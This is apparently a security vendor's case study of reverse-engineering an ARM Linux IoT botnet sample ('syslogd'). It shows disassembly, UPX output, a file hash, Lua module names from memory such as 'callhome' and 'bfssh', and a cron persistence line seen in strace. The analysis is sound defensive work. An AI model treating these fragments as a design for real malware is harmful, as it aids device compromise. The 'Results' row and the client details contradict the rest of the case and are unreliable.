
Case Study 2018

UNDER DEFENSE
CyberSecurity Solutions
Protecting your business

The Internet of Vulnerable THINGS




Security and Malware Analysis

Solution/Service Title	IoT Security Assessment and Malware Reverse Engineering
Client Industry	IoT, Industrial Control Systems
Client Overview	Israel IoT Solution provider is over 15-years experienced company, that provides real-time security solution for cloud-connected IoT applications. They combine machine learning and monitoring to identify and mitigate threats
Client Challenge	Forensics and malware analysis of log files and file artifacts from 2 devices that perform unusual activity similar to Malware. We found suspicious file with name syslogd in home directory, ran static and dynamic analysis, used Splunk for better analyzing logs and creating timeline of compromising of machine
Technologies	Raspberry PI 3 with Linux raspberrypi 4.4.34-v7+, IDA PRO, Wireshark, Strace, Inetsim, Splunk
Key Benefits	Reverse Engineering of complex Linux based Malware allowed in tight deadlines analyze behaviour and impact of newly identified IoT Malware and stop distribution of this malware
Results	Discovered critical and high issues could lead to full application compromise, unauthorized financial transaction and lost of clients money, reputation and trust.

THE INTERNET OF THINGS

AN EXPLOSION OF CONNECTED POSSIBILITY



1992
1,000,000
About the equivalent of the population of San Jose.

2003
0.5 BILLION
A 49,900% increase in connected devices in just 11 years.

2009
IoT INCEPTION
CISCO estimates the IoT was born sometime in 2008-2009.

2012
8.7 BILLION
Just three years old and the U.S. National Intelligence Council has recognized IoT on their list of the six most "disruptive" technologies — with impacts that will last through 2025.

2013
11.2 BILLION
According to forecasts from Machina Research, global machine-to-machine connections will swell to 18 billion by 2022, thanks in large part to consumer electronics and intelligent buildings.

2014
14.4 BILLION
Today, there are twice as many things connected to the Internet as human beings on the planet.

2015
18.2 BILLION

2016
22.9 BILLION
Sensors that are already emerging will become more prevalent — traffic light cameras, parking spot sensors, entertainment facilities and smart utility meters are all chatting to other machines via broadband.


2017
28.4 BILLION

2018
34.8 BILLION

2019
42.1 BILLION

2020
50.1 BILLION
Taking population predictions into account, there will be about 6.6 devices per human on the planet.

The biggest attacks with IoT made Twitter and East cost - down!



1 **HYDRA** The first malware program targeting IoT devices.

2 **PSYB0T** Emergence of Psyb0t, the first in-the-wild malicious program for the MIPS platform.

3 **TSUNAMI** A cross-platform IRC backdoor with DDoS capabilities.

4 **GAFGYT** An IRC backdoor capable of scanning IP ranges to find vulnerable devices.

5 **TROJAN.LINUX.PNSCAN** A Trojan infecting vulnerable devices with the Tsunami backdoor.

6 **MIRAI** and its clones Hajime, Remaiten, and Moose.


7 **BRICKERBOT** A bot infecting IoT devices and rendering them inoperable.

Problematic:

Industrial IoT

1. Companies don't put security on the first place
2. Mostly they are located behind network firewall and are internet faced
3. Patch management process is not in place
4. It is hard to monitor for security events on IoT devices

The Joy of Tech™ by Nitrozac & Snaggy


The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDoS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!

You can help us keep the comics coming by becoming a patron! www.patreon/joyoftech

joyoftech.com

Project background

Client:

Israel Industrial Control System provider

Problem Statement:

2 devices performs unusual activity in the network and looks like compromised

Business Goals:


Found out HOW, WHEN and WHY client's multiple IoT devices were infected and give recommendation how to stop further malware spreading.

Team:

2 Malware analysts

Duration:


3 days



EFRAME 20/03 07:00 - 20/03/2015 22:00 FLOOR Floor 1 SCALE 1


Key Facts:

- 2 different malwares on 2 different IoT devices
- Malware was packed with UPX in purpose to evade AntiVirus detection and complicate static analysis
- Malware uses BitTorrent protocol (6881 port) and LUA modules for running, scanning network, lateral movement and C&C communication with Botnet
- 95 Command & Control servers identified
- Malware brute force weak credentials based on simple password list to spread by telnet/ssh
- 4 various mechanism of persistence depending on the privilege


Danger Barometer
Criminals can easily get their hands on ransomware construction kits and create their own malware
High risk
Medium risk
Low risk

Technologies and Tools used

1. Raspberry PI 3 with Linux raspberrypi 4.4.34-v7+
2. IDA PRO
3. Strings
4. Core
5. Strace
6. Inetsim
7. Wireshark
8. Splunk
9. VirusTotal





```
Function name
sub_16C6C
sub_16CE0
sub_16DF0
sub_16E34
sub_17504
sub_17588
sub_175D8
sub_17624
sub_176E8
sub_17790
sub_17820
sub_178A8
sub_17908
sub_17A28
sub_17A60
sub_17AFC
sub_17B34
sub_17B94
sub_17BB4
sub_17BD4
sub_17BF4
sub_17C14
sub_17C60
sub_17D08
sub_18198
sub_183C4
sub_184A4
Line 705 of 3102
```

```
STR             R6, [R7,#8]

loc_16EDC
MOV             R2, R4
MOV             R0, R9
MOV             R1, R7
BL              sub_16CE0
CMP             R8, R6
BHI             loc_16F9C

loc_16F9C
MOV             R3, R6,LSL#4
SUB             R5, R3, R6,LSL#2
MOV             R4, R6
STR             R6, [R7,#8]
B               loc_16FB8

loc_16FB8
LDR             R3, [R7,#0xC]
ADD             R12, R5, R3
LDR             R2, [R12,#8]
CMP             R2, #0
ADDEQ           R4, R4, #1
ADDEQ           R5, R5, #0xC
BEQ             loc_16FB0

loc_16FB0
CMP             R8, R4
BLS             loc_16FFC

ADD             R4, R4, #1
MOV             R0, R9
MOV             R1, R7
MOV             R2, R4
MOV             R3, #0
STR             R12, [SP,#0x2C+var_2C]
BL              sub_17504
CMP             R8, R4
ADD             R5, R5, #0xC
BHI             loc_16FB8

loc_16FFC
MOV             R3, #0x5555
ORR             R3, R3, R3,LSL#14
ADD             R2, R6, #1
CMP             R2, R3
BHI             loc 17040
```

100.00% (-463,841) (35,243) 0000F320 0000000000016E34: sub_16E34 (Synchronized with Hex View-1)

Basic Information about malware

Filename	syslogd
File Path	home/user/.local/syslogd
File Information	ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
Packer information	UPX
VirusTotal	 **18 engines detected this file** SHA-256 b716e762a8217fc6e6f8f30a3118d0592304ec2783ba1669bced11213e8e1385 File name 231 File size 508.21 KB Last analysis 2018-03-21 16:03:42 UTC 18 / 57



Static Analysis

At first we started with collecting information about provided sample like binary ELF information, virustotal report, strings etc.

File information

syslogd: ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, **stripped**

Strings

```
UPX!d
0@o.\P
?$N{^
0|np
0rxr
dl=`
o\v6
,?]
5_v(7
4N$S
{'^E$
m.=9
5e`W{
```

As we found out file was packed with UPX, but simple unpacking didn’t work.

```
$ upx -d syslogd
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John
Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------
-----------
upx: syslogd: CantUnpackException: header corrupted 2
```

Dynamic Analysis

After we ran this sample in our environment we successfully dumped malware from the memory for further analysis after it was unpacked.


Strings of dumped process memory

```
local server=require("server")
local malware=require("malware")
local utils=require("utils")
local readme=require("readme")
local callhome=require('callhome')
local config=require("config")
local btloader=require("btloader")
local persist=require("persist")
local bfssh=require("bfssh")
local watchdog=require("watchdog")
local wd=watchdog.new()
wd:add(function ()
        callhome.run()
```

Syscall monitoring

```
close(3)                                  = 0
dup2(4, 1)                                = 1
close(4)                                  = 0
write(1, "* * * * * /home/pi/.local/syslog"...,
 34) = 34
exit_group(0)                             = ?
+++ exited with 0 +++
```

Connection to C&C and scanning random internet subnets



